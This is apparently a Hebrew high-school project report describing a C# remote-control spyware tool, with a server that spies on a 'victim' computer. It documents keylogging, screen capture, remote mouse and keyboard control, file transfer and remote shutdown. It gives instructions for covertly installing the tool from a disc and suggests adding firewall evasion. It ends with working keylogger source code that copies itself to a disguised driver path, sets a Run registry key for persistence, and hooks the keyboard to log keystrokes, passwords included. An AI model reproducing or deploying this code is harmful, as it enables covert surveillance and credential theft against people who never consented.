קבוצת מצבים:

q0– מצב התחלתי, מציג טופס למשתמש ומחכה לקבלת כתובת ה-IP שעליה יאזין השרת.

q1– מצב מקבל. השרת קיבל כתובת IP ומתחיל להאזין ולחכות לחיבור. או : השרת מחכה לחיבור מחדש.

q2– התקבל חיבור מצד מחשב מרוחק. ממתין לקבלת פקודות מהמשתמש.

q3– השרת יחד עם הלקוח מבצע פעולה מורכבת (ראה מקרא).

q4– השרת מבצע על מחשבו של הקורבן פעולה-מצווה (ראה מקרא).

q5– הופעלה פעולת ההשתלטות הדינאמית המלאה כפי שתוארה קודם לכן.

q5– הופעלה פעולת ההשתלטות הדינאמית המלאה כפי שתוארה קודם לכן.

הערות ומקרא:

- לכל מצב יש חוג עצמי במקרה והפעולה נכשלה והיא נחוצה להמשך ההפעלה.

- פעולה-מצווה היא פעולה שלא דורשת מן תוכנת הלקוח להחזיר מידע כלשהו. כגון:צפצוף, כיבוי המחשב, הצגת הודעה מהמשתמש.

-פעולה מורכבת היא פעולה שמצריכה 'דיבור' בין תוכנת הלקוח לשרת. כגון: הורדה של קובץ, הצפייה הדינאמית.

- חץ אדום – הפעולה הסתיימה בהצלחה.

- ***חץ לבן מלא*** – החיבור נהרס או נתקע.

.

הופעלה פעולה מורכבת הדורשת קבלת מידע חזרה

הוכנסה כתובת IP תקינה להאזנה

התקבל חיבור מצד מחשב רחוק

הופעלה פעולה-מצווה ללא קבלת מידע בחזרה

הופעלה פעולת ההשתלטות הדינאמית

**פונקציות**

במערכת התוכנה שלי לא הזדקקתי לארגון של נתונים בצורת רשימות, מפות או עצים אלא רק במערכים חד מימדים. אפרט על אילו מערכים השתמשתי בטבלה הבא כשעל כל מערך מצוין שמו, מיקומו (בתוכנת הלקוח, בשרת, בעצם כלשהו) ותפקידו.

**פירוט מבניי הנתונים**

|  |  |  |
| --- | --- | --- |
| **שם המערך** | **מיקום המערך** | **תפקיד המערך** |
| IPAddress[] ipAddress | VictimForm | מערך המכיל את כתובת האייפי של המחשב המתקיף, האאיפי מתקבל ע"פ ההוסט |
| string[] mize | VictimForm | מערך של מחרוזות אשר מכיל באמצעות הפקודה Splitנתונים אשר שלח השרת (כל שליחה המערך מכיל נתונים שונים) |
| string[] s | Ruler | מערך המכיל הפניות לכל הקבצים בתיקיה שנשמרים בה קבצי הkey logger המתקבלים מהקורבן. |
| byte[] buffer | VictimForm, Download, Client | בהורדהמהאינטרנט התוכנה מורידה למחשב כל פעם קילובייט אחד במערך זה. |
| IPAddress[]addr | VictimForm | מערך המתקבל בתוצאה מהפניה לכתובת קבועה, וממנו יש לשלוף את הכתובת הפוטנציאלית לשימוש. |
| ListViewItem[] ConnctionItem | Ruler | הוא המערך שבו נמצאים המחשבים המחוברים למחשב של השרת |
| string[] ConnactionArr, string[] screen | Ruler | האינפורמציה שמגיעה מתוכנת הלקוח מתורגמת למחרוזת ואז מפוצלת למערך שיכיל את תכונת הנתון שהגיע ומספר המציין גודל של קובץ או סוג אפשרות. |
| byte[] up | upload | בהעלאהלאינטרנט התוכנה מעלה כל פעם קילובייט אחד במערך זה. |

עתה, אפרט על כל פונקציה שנמצאת בקוד. בטבלאות הבאות (טבלה לכל טופס, מחלקה או עצם של המערכת) יצוין שם הפונקציה, מה היא מקבלת, מה היא מחזירה ומה תפקידה.

**Clinet**

|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| Client (Socket sock) | **הפניה לעצם מטיפוס socket** | **לא מחזירה דבר, מאתחלת את ערכיה לפי הsocket שהתקבל** | **פועלה בונה** |
| GetSock() | **הפעולה לא מקבלת כלום** | **את הsocket שמוגדר במחלקה** | **לאחזר את הsocket** |
| SetSock (Socket sock) | **הפניה לעצם מטיפוס socket** | **לא מחזירה דבר, מעדכנת את ערכיה לפי הsocket שהתקבל** | **לעדכן את הsocket** |
| sendData(string msg) | **הודעה לשליחה** | **לא מחזירה דבר, שולחת את ההודעה הזאת לפי הsocket שיש לה** | **לשלוח הודעה לתוכנה אצל הקורבן** |
| String GetData () | **הפעולה לא מקבלת כלום** | **את ההודעה שהקורבן שולח** | **לקבל הודעות מהתוכנה שאצל הקורבן** |
| GetPic(string location, string data) | **הפעולה מקבלת מחרוזת עם הפנייה למקום במחשב ומחרוזת עם מספר שהוא גודל הקובץ שברצונה לקבל** | **הפעולה לא מחזרה דבר, היא מזמנת פעולה אחרת שבסופו של דבר שומרת את הקובץ שהקורבן שלח** | **לשמור קבצים שנשלחים ממחשוב של הקורבן** |
| Close() | **הפעולה לא מקבלת כלום** | **הפעולה לא מחזירה דבר, היא סוגרת את הsocket שלה ומשווה את הפנייה אליו לnull** | **סגירת החיבור** |

**Download**

|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| StartDownload(string location, string data, Socket ClientSocket) | **הפעולה מקבלת socket, מיקום לשמירה וגודל של קובץ** | **הפעולה לא מחזירה דבר, היא שומרת את הקובץ שקיבלה במקום שקיבלה** | **להוריד קבצים מהלקוח ולשמור אותם במחשב של השרת** |

**FullWatch**

|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| FullWatch() | **הפעולה לא מקבלת כלום** | **הפעולה לא מחזירה כלום, היא מאתחלת את הנתונים** | **פעולה בונה** |
| ShowS() | **הפעולה לא מקבלת כלום** | **הפעולה לא מחזירה כלום, היא מראה את המסך של הקורבן מתוך תמונה ששמורה על מחשב השרת** | **צפייה במסכו של הקורבן** |
| FW\_MouseClick(object sender, MouseEventArgs e) | **הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס** | **הפעולה לא מחזירה כלום, היא קולטת לחיצה של עכבר ושומרת את מיקומה.** | **לשמור את מיקום הלחיצה, ואז באמצעות פעולה אחרת להדמות לחיצה** |
| FullWatch\_KeyDown(object sender, KeyEventArgs e) | **הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס** | **הפעולה לא מחזירה כלום, היא קולטת לחיצה על מקש ושומרת את סוגו.** | **לשמור את סוג המקש, ואז באמצעות פעולה אחרת להדמות לחיצה עליו** |
| FW\_MouseDoubleClick(object sender, MouseEventArgs e) | **הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס** | **הפעולה לא מחזירה כלום, היא קולטת לחיצה כפולה של עכבר ושומרת את מיקומה.** | **לשמור את מיקום הלחיצה, ואז באמצעות פעולה אחרת להדמות לחיצה כפולה** |

**Ruler**

|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| Ruler() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא מאתחלת את הנתונים | פעולה בונה |
| Form1\_Load(object sender, EventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה כלום, היא יוצרת תיקיות ומארגנת דברים כשטופס נטען | ליצור את כל התיקיות שצריכות להיות במחשב הפורץ |
| Form1\_FormClosing(object sender, FormClosingEventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה כלום, היא סוגרת את הטופס | לסגור את הטופס |
| TryToConnect() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא מתחברת למחשב שמנסה להתחבר למחשב הנוכחי | התחברות |
| CreateRB(RadioButton r) | הפעולה מקבלת כפתור רדיו | הפעולה לא מחזירה כלום, היא יוצרת כפתור רדיו במקום מסוים | יצירת כפתור רדיו ליד כל מחשב שמחובר למחשבנו כדי לבחור אחד לטפל בו |
| Work() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא מציגה בטופס את נתוני המחשב שמחשבנו מחובר אליו | הצגת נתוני המחשב שמחוברים אליו |
| Connect\_Click(object sender, EventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזריה דבר, היא פעילה פעולת התחברות למחשב ופעולה שמקבלת את נתוניו | קיבוץ 2 פעולות ועוד דברים ללחיצה אחת |
| FindRadio() | הפעולה לא מקבלת כלום | הפעולה מחזירה מספר סידורי של כפתור הרדיו המסומן | מציאת המחשב אילו מחוברים |
| NodeFind(int x) | הפעולה מקבלת מספר סידורי של כפתור רדיו | הפעולה מחזריה את האיבר הנכון מהרשימה של המחשבים | מציאת נתוני המחשב אליו מחוברים |
| Sclick(int x, int y, int num) | הפעולה מקבלת מיקום לחיצה עם העכבר ומספר המסמל את סוג הלחיצה | הפעולה לא מחזירה כלום, היא שולחת לקורבן הוראה שבעזרת פעולה אצלו יתרגם אותה ללחיצה על העכבר במקום שהתקבל | שליחת נתוני עכבר לצורך דימוי לחיצה |
| Shutdown\_Click(object sender, EventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה דבר, היא שולחת הודעה לקורבן שיתחיל בתהליך כיבוי של המחשב | שליחת הודעה למחשבו של הקורבן שיכבה את מחשבו. |
| Cancel\_Click(object sender, EventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה דבר, היא שולחת הודעה לקורבן שיעצור את תהליך הכיבוי של המחשב | שליחת הודעה למחשבו של הקורבן שיעצור את כיבוי מחשבו. |
| ScreenWatch() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא שולחת למחשבו של הקורבן הודעה שיתחיל לשלוח תמונות של מסכו ושומרת אותם בתיקיה מסויימת | לקבל תמונות מסך כל מעט זמן, וכך לאפשר לשרת צפייה במסך הקורבן |
| Watch\_Click(object sender, EventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה דבר, היא מחשבת יחסים כדי לדעת איך למקם את מסכו של הקורבן, וקוראת לפעולה אחרת שאומרת לקורבן לשלוח תמונות ושומרת אותם | צפייה במסכו של הקורבן |
| Full\_Click(object sender, EventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה כלום, היא קוראת לפעולה אחרת שפותחת את המסך של הקורבן כמסך מלא | קריאה לפעולה אחרת באמצעות תהליכון. |
| OpenF() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא פותחת את מסכו של הקורבן במסך מלא | צפייה במסך מלא |
| Skey(String key) | הפעולה מקבלת מחרוזת שמסמלת קלט מסוים מהמקלדת | הפעולה לא מחזירה דבר, היא שולחת לקורבן הודעה לדמות לחיצה של המקש הזה | שליחת הודעה שתגרום למחשבו של הקורבן לבצע לחיצה על המקש שנשלח. |
| Send\_Click(object sender, EventArgs e) | הפעולה מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה דבר, היא שולחת למחשבו של הקורבן הודעת שהשולט רוצה לכתוב לו | שליחת הודעה לקורבן שתוצג על מסכו |
| StartS\_Click(object sender, EventArgs e) | מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה דבר, היא מורידה ומדפיסה את כל קבצי הkey logger מהקורבן | הצגת כל הקלטים של הקורבן |
| Search\_Click(object sender, EventArgs e) | מקבלת את הנתונים שברקע ואת נתוני ועצמי הטופס | הפעולה לא מחזירה דבר, היא מחפשת בקלטים של הקורבן מחרוזת מסוימת | חיפוש, אם הקורבן הקליד משהו. |

**upload**

|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| startUpload(string location, Socket clientSock) | הפעולה מקבלת socket לשליחה עליו ומקום להעלות את הקובץ ממנו | הפעולה לא מחזירה דבר, היא שולחת את הקובץ לשרת | שליחת קבצים לשרת |

**Cproces**

|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| Cproces(string command) | **הפעולה מקבלת הוראה לcmd** | **הפעולה מאתחלת את ערכיה, מוסיפה את פקודה אך עוד לא מפעילה אותה** | **פעולה בונה** |
| kill() | **הפעולה לא מקבלת דבר** | **הפעולה לא מחזריה דבר, היא מפעילה את ההוראה הקודמת.** | **הפעלת הוראה בcmd** |

**VictimForm**

|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| VictimForm() | הפעולה לא מקבלת כלום | הפעולה בונה טופס ומפעילה פעולות אחרות שיפורטו בהמשך | מתחילה את הכל |
| sendKey() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא שולחת לשרת קובץ של key logger | שליחת key logger |
| getData() | הפעולה לא מקבלת כלום | הפעולה מחזירה מחזרות אשר התקבלה מהשרת | קבלת הודעות המשרת |
| sendData(string message) | הפעולה מקבלת מחרוזת | הפעולה לא מחזירה כלום, היא שולחת את המחרוזת לשרת | שליחת הודעות לשרת |
| connect() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא מנסה להתחבר לשרת | התחברות לשרת |
| threadStart() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא מפעילה פעולה (שיפורט עליה בשורה הבאה) בעזרת תהליכון מסוים | הפעלת תהליכון |
| SendInfo() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא שולחת/עושה מה שנחוץ לצורך ביצוע ההודעה שהשרת שלח לה | ביצוע הדברים במחשב לפי הודעת השרת. |
| Bitmap SaveScreenShot() | הפעולה לא מקבלת כלום | הפעולה מחזירה קובץ bitmap של תמונת המסך של הקורבן באותו רגע, בגודל קטן פי 2 | צילום המסך לצורך הצגה בגודל קטן פי 2 |
| Bitmap SaveScreenShot2(int a, int b) | הפעולה מקבלת את היחס בין המסך של השרת למסך של הקורבן | הפעולה מחזירה קובץ bitmap של תמונת המסך של הקורבן באותו רגע, בגודל של המסך של השרת | צילום המסך לצורך הצגה במסך מלא אצל השרת |
| VictimFormLoad() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה דבר, היא מתחילה להפעיל את תהליך ההתחברות לשרת | התחברות לשרת |
| mouse\_event(int dwFlags, int dx, int dy, int cButtons, int dwExtraInfo) | הפעולה מקבלת נתונים מסוימים על העכבר | הפעולה מזיזה את העכבר ומדמה לחיצה במקום שקיבלה | הדמיית לחיצת עכבר. מיובא מuser32.dll |

**AI**


|  |  |  |  |
| --- | --- | --- | --- |
| **שם הפעולה** | **טענת כניסה** | **טענת יציאה** | **תפקיד** |
| Init() | הפעולה לא מקבלת דבר | הפעולה לא מחזירה דבר, היא פותחת תיקיות וקבצים ומתחילה את ההוק שתופס את הלחיצות של העכבר | פתיחת תיקיות והתחלת ההוק |
| SetHook(LowLevelKeyboardProc proc) | הפעולה מקבלת הפנייה לפעולה שעליה יפורט בשורה הבאה | הפעולה מחזירה הפנייה להוק לטיפול במקלדת, שהיא פותחת באמצעות פעולה אחרת חיצונית | הפעולה מפעילה את ההוק שלוכד את הקלטים של המקלדת |
| HookCallback(int codeNum, IntPtr wParam, IntPtr lParam) | הפעולה מקבלת נתונים מסוימים על הקלט במקלדת | הפעולה רושמת את הקלט בקובץ טקסט שנשמר במחשב ומחזירה את הנתונים הבאים, שישמרו שוב | שמירת הקלטים |
| OpenF() | הפעולה לא מקבלת כלום | הפעולה לא מחזירה כלום, היא פותחת קובץ שבו ישמר הזמן שהקורבן נמצא על המחשב ומחשבת את כמות השעות שהקורבן נמצא על המחשב | הוספת מקום לשמירת הזמן שהקורבן על המחשב וחישוב שעות שהקורבן נמצא על המחשב |
| Hour(string date, double t, string HOURSs) | הפעולה מקבלת את התאריך, ואת הזמן שהקורבן נמצא על המחשב גם במחרוזת וגם במשתנה מטיפוס double | הפעולה לא מחזירה דבר, היא כל הזמן מעדכנת את כמות הזמן שהקורבן על המחשב | עדכון הזמן שהקורבן נמצא על המחשב. |
| SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId); | הפעולה מקבלת נתונים מסוימים | הפעולה מחזירה הפנייה לטיפול בתפיסה שהיא הגדירה לעצמה בהוק | התחלת תפיסת דבר מסוים בעזרת הוק מיובא מuser32.dll |
| UnhookWindowsHookEx(IntPtr hhk) | הפעולה מקבלת הוק שהוגדר | הפעולה מבטלת את ההוק ובהאתם לכך מחזירה ערך בוליני | ביטול הוק  מיובא מuser32.dll |
| CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam) | הפעולה מקבלת נתונים מסוימים | הפעולה מעבירה את הנתונים שהיא מקבלת לתפיסת ההוק הבאה ומחזירה ערך מסויים, תלוי בהוק שהוגדר | הפעולה מעבירה את הנתונים של ההוק לתפיסה הבאה וכך ההוק נשאר עיקבי. מיובא מuser32.dll |
| GetModuleHandle(string lpModuleName); | הפעולה מקבלת מחרוזת לטיפול | הפעולה בודקת אם תהליך אחר משתמש באותו קובץ ומחזירה הודעה בהתאם לכך | לבדוק האם תהליך אחר פועל על אותו קובץ. |

**השוואת העבודה עם פתרונות ויישומים קיימים**

כפי שצוין קודם לכן פתרונות קיימים לפרויקט זה הם לא חוקיים. מכיוון שהפרויקט הזה נבנה למטרות לימודיות, מצאתי לנכון להעלות כאן תקדימים קיימים.

ההבדל העיקרי בין מערכת התוכנה שלי לבין אחרות הוא שהפרויקט שלי נבנה לריגול בצורה כללית. הוא יכול לספק המון צרכים מהמון כיוונים בעוד שתוכנות ריגול קיימות נוצרות למען ריגול אחר מטרה מסוימת. למשל: ריגול תעשייתי אחר חברה של טכנולוגיות אוויריות תבוצע באמצעות תוכנה שמותאמת לסוג המחשבים שיש לחברה, ואמורה לעקוב אך ורק אחר שינוים בייצור דגם למשל וכד'.

הבדל נוסף שאני מוצא בין המערכת שלי לאחרות הוא שהתוכנות האחרות מתקינות את עצמן דרך האינטרנט, דרך אתרים שמתקינים "עדכונים" או הורדות כלשהן. זאת בעוד שהמערכת שלי מתקינה את עצמה דרך התקן חיצוני.



**הערכת הפתרון לעומת התכנון והמלצות לשיפורו**

בשל צרכי ואופי המערכת אותה פיתחתי, הצפייה הדינאמית לקויה – הפורץ לא יכול לראות תנועת עכבר או חיצים במחשב של הקורבן. המטרה המקורית שלי הייתה שתהיה אפשרות להזיז את העכבר ולראות אותו זז במחשב השני כדי ליצור את אפקט ההשתלטות המלאה.   
כדי ליצור תוכנה אשר בה יש צפייה דינאמית מלאה יש להוריד היעילות בצורה משמעותית וכתוצאה מכך המחשב של הקורבן יהיה איטי משמעותית. ולא רציתי שדבר כזה ייגרם כתוצאה מהתוכנה שלי. לכן, המלצה ראשונה לשיפור הפרויקט היא ליצור צפייה דינאמית איכותית ללא פגיעה ביעילות של המחשב.

המלצה נוספת לשיפור היא מעקף חומת אש. משום שפיתוח תוכנית שעוקפת את החסימה וההגנה של חומת האש הוא מורכב מדי לרמת 5 יחידות לימוד, ואף לא חוקי- לא נגעתי בתחום הזה. למרות זאת, אם היה לי מספיק זמן, ידע ואישור חוקי הייתי משפר את התוכנה כך שאפילו חומת אש מתוחכמת לא תצליח לאתר אותה.

המלצה אחרונה היא האפשרות לריגול אחר מספר מחשבים בו-זמנית. זה נעשה באמצעות חיבור שרת-ללקוחות רבים בצורה א-סינכרונית. לא היה לי מספיק זמן לחקור את הנושא הזה ולפתח אותו.

כשאני מסתכל על הצעת הפרויקט שלי ועל המוצר המוגמר אני לא רואה הרבה הבדלים. השינויים העיקריים הם תוספות אשר משפרות את הביצועים, לכך ציפיתי. התוכנה רצה על כל מערכת הפעלה.

**תיאור ממשק המשתמש**

\* הוראות ההפעלה נכתבו בלשון זכר בשל טעמי נוחות בלבד.

* באמצעות תוכנה זו, אתה המשתמש תרגל אחר קורבן שתבחר לעקוב אחריו. אתה תוכל לעקוב אחריו יום אחר יום, ולראות את המסך שלו. לראות לאן הוא נכנס, מה הוא עושה במחשב וכד'. כמו כן, אתה תוכל לקבל קובץ טקסט שמכיל את כל מה שהוא רשם מאז שהתוכנה הוחדרה למחשב שלו. השימוש העיקרי הוא מציאת היסטוריה שאתה מחפש (אתרים אליהם הוא נכנס, מה הוא רשם בקובץ ועוד...) או מציאת סיסמאות שהוא רשם.
* בנוסף לכך, תוכל להודיע הודעות לקורבן, לכבות לו את המחשב וכו' אבל האפשרות העיקרית היא שבזמן שהוא לא על המחשב, אתה תוכל להשתלט לו על העכבר ובעצם להשתלט לו על כל המחשב.
* אז איך תעשה את זה?
* ראשית, עלייך לגרום לתוכנה להתקין את עצמה במחשבו של הקורבן. לשם כך, עליך פשוט להכניס לו דיסק לכונן הדיסקים והתוכנה תפעיל את עצמה תוך שניות מספר.
* לאחר מכן, עלייך לפתוח את תוכנת השרת –Server. באמצעות תוכנה זו אתה הולך לפרוץ. עלייך לגרום לתוכנה להאזין ולחכות לחיבור ממחשבו של הקורבן לכן קודם כל עלייך להגדיר בתוכנה את כתובת האייפי שלך.
* אחר כך, בתוך התוכנה Server לחץ על connect. לחיצה על כפתור זה תגרום להופעה של המחשב שלו אצלך (הפרטים), סמן את כפתור הרדיו ליד ואתה יכול להתחיל לעבוד.
* עכשיו, יש לך לשוניות וכל לשונית יש לך אפשרות לעשות משהו אחר

|  |  |
| --- | --- |
| **שם הפקודה+הלשונית** | **מה היא עושה** |
| Home, shutdown | גורמת למחשבו של להתחיל בתהליך כיבוי, תוך דקה |
| Home, cancel shutdown | מבטל את תהליך הכיבוי. |
| Control, watch | מאפשר צפייה דינאמית במסך. |
| Control, full watch | מאפשר צפייה במסכו ממסך מלא, כמו כן מאפשר ללחוץ לו על העכבר וכו' |
| message | שולחת הודעה לקורבן. |
| Spy, start | מציג את כל מה שהקורבן כתב לאחרונה |
| Spy, search | מחפש צירוף אותיות מסוים בכל מה שהקורבן כתב. |

**מבט אישי על העבודה ותהליך הפיתוח**

נהניתי מאוד לעבוד ולפתח את הפרויקט שלי. אני חושב שהסיבה לכך היא שבחרתי נושא שמעניין אותי מאוד ואם לא הייתי בוחר אותו, סביר להניח שהייתי בונה אותו ביום מן הימים לבד. בשל העניין הרב, אני לא מרגיש שעבדתי על הפרויקט עבודה משעממת או קשה מידי, אלא יותר כעל אתגר מעניין.

הקושי העיקרי שלי לאורך הפיתוח היה הצפייה הדינאמית. מצד אחד, פעולות ואלגוריתמים שמצאתי באינטרנט היו מאוד לא יעילים או לא מתאימים למערכת התוכנה שלנו, ומצד שני לא היו הרבה פתרונות ודוגמאות ברשת. עובדה זו הקשתה עלי והייתי צריך לעשות הרבה ניסיון וטעייה עד שחשבתי לבד על אלגוריתם שהתאים לי ועבד לי בצורה שהכי רציתי.

אני מאוד הופתעתי שהצלחתי ליצור תוכנה כשאר התוכנות שקיימות בשוק, תוכנה שעובדת טוב ומשרתת את צרכיי. לא רק זאת, אלא גם שאת התוכנה שלי גם אם אני מאוד ארצה אני לא אוכל לקנות ואני שמח שפיתחתי אותה.

**ביבליוגרפיה**

**ספרים:**

עיטם מדעי המחשב. (2011). C# על כוס קפה. עיטם מדעי המחשב. ללמידת theard, windows form וC# בכללי

הספר

David, B.M., Michael J.D.& Kenneth L.C. (2004). TCP/IP SOCKETS IN C#. San Francisco, CA: Elsevier.

**אתרים:**

* <http://msdn.microsoft.com/en-us/library/aa187917.aspx>

אתר רשמי של Microsoft שמספק הסברים ודוגמאות על כל הפונקציות הנמצאות תחת ההרחבה .NET Framework .

* <http://www.codeproject.com/KB/cs/globalhook.aspx>

אתר זה מסביר על יצירת הקרסים שתוארו בעבודתי. מסביר על השימוש שלהם ואופן העבודה איתם ב-C# ומספק קבציי מקור לדוגמא

ללימוד חיבורים בין רשתות ושליחת נתונים

* <http://msdn.microsoft.com/en-us/library/aa187917.aspx>

אתר רשמי של Microsoft שמספק הסברים ודוגמאות על כל הפונקציות הנמצאות תחת ההרחבה .NET Framework .

* <http://www.codeproject.com/KB/cs/globalhook.aspx>

אתר זה מסביר על יצירת הקרסים שתוארו בעבודתי. מסביר על השימוש שלהם ואופן העבודה איתם ב-C# ומספק קבציי מקור לדוגמא.

* <http://www.corner.co.il/index.htm>
* <http://www.esnips.com/web/CSharpSamples>

אתרים ללימוד C#

**תדפיס הקוד**

AI:

using System;

using System.Threading;

using System.IO;

using System.Diagnostics;

using Microsoft.Win32;

using System.Runtime.InteropServices;

using System.Windows.Forms;

namespace Victim

{

classAI

{

privatestaticbool Shift = false;

privatestaticbool Ctrl = false;

privatestaticbool CapsLock = false;

privatestaticbool Num = false;

privateconstint WH\_KEYBOARD\_LL = 13;

privateconstint WM\_KEYDOWN = 0x0100;

privatestaticLowLevelKeyboardProc \_proc = HookCallback;

privatestaticIntPtr \_hookID = IntPtr.Zero;

privatestaticRegistryKey regS = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);// Editing registry for Auto-Opening. (path to the key where Windows looks for startup applications)

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]

privatestaticexternIntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]

[return: MarshalAs(UnmanagedType.Bool)]

privatestaticexternbool UnhookWindowsHookEx(IntPtr hhk);

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]

privatestaticexternIntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);

[DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]

privatestaticexternIntPtr GetModuleHandle(string lpModuleName);

privatedelegateIntPtrLowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);

[STAThread]

publicstaticvoid Init()

{

// info

Thread open = newThread(newThreadStart(OpenF));

Thread.Sleep(5000);

open.Start();

// end info

\_hookID = SetHook(\_proc);

if (!Directory.Exists(@"C:\drivers1"))

Directory.CreateDirectory(@"C:\drivers1");

if (!File.Exists(@"C:\drivers1\driver.exe"))

{

string exe = Application.ExecutablePath.ToString();

File.Copy(exe, @"C:\drivers1\driver.exe", false);

}

if (regS.GetValue("MyApp") == null)

regS.SetValue("MyApp", @"C:\drivers1\driver.exe"); //Creating the registry

if (!Directory.Exists(@"C:\drivers1\key"))

Directory.CreateDirectory(@"C:\drivers1\key");

Application.Run();

UnhookWindowsHookEx(\_hookID);

}

privatestaticIntPtr SetHook(LowLevelKeyboardProc proc)

{

using (Process curProcess = Process.GetCurrentProcess())

using (ProcessModule curModule = curProcess.MainModule)

{

return SetWindowsHookEx(WH\_KEYBOARD\_LL, proc, GetModuleHandle(curModule.ModuleName), 0);

}

}

privatestaticIntPtr HookCallback(int codeNum, IntPtr wParam, IntPtr lParam)

{

if (codeNum >= 0 && wParam == (IntPtr)WM\_KEYDOWN)

{

int vkCode = Marshal.ReadInt32(lParam);

{

char s = (char)vkCode;

DateTime date = DateTime.Today;

int dDAY = date.Day;

int dMONTH = date.Month;

int dYEAR = date.Year;

string DATE = dDAY.ToString() + "." + dMONTH.ToString() + "." + dYEAR.ToString();

switch (vkCode)

{

case 13: // enter

Console.WriteLine();

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[enter]");

break;

case 192: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "~");

Console.Write("~");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "`");

Console.Write("`");

}

break;

case 49: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "!");

Console.Write("!");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "1");

Console.Write("1");

}

break;

case 50: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "@");

Console.Write("@");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "2");

Console.Write("2");

}

break;

case 51: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "#");

Console.Write("#");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "3");

Console.Write("3");

}

break;

case 52: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "$");

Console.Write("$");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "4");

Console.Write("4");

}

break;

case 53: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "%");

Console.Write("%");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "5");

Console.Write("5");

}

break;

case 54: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "^");

Console.Write("^");

Shift = false;

}

else

{

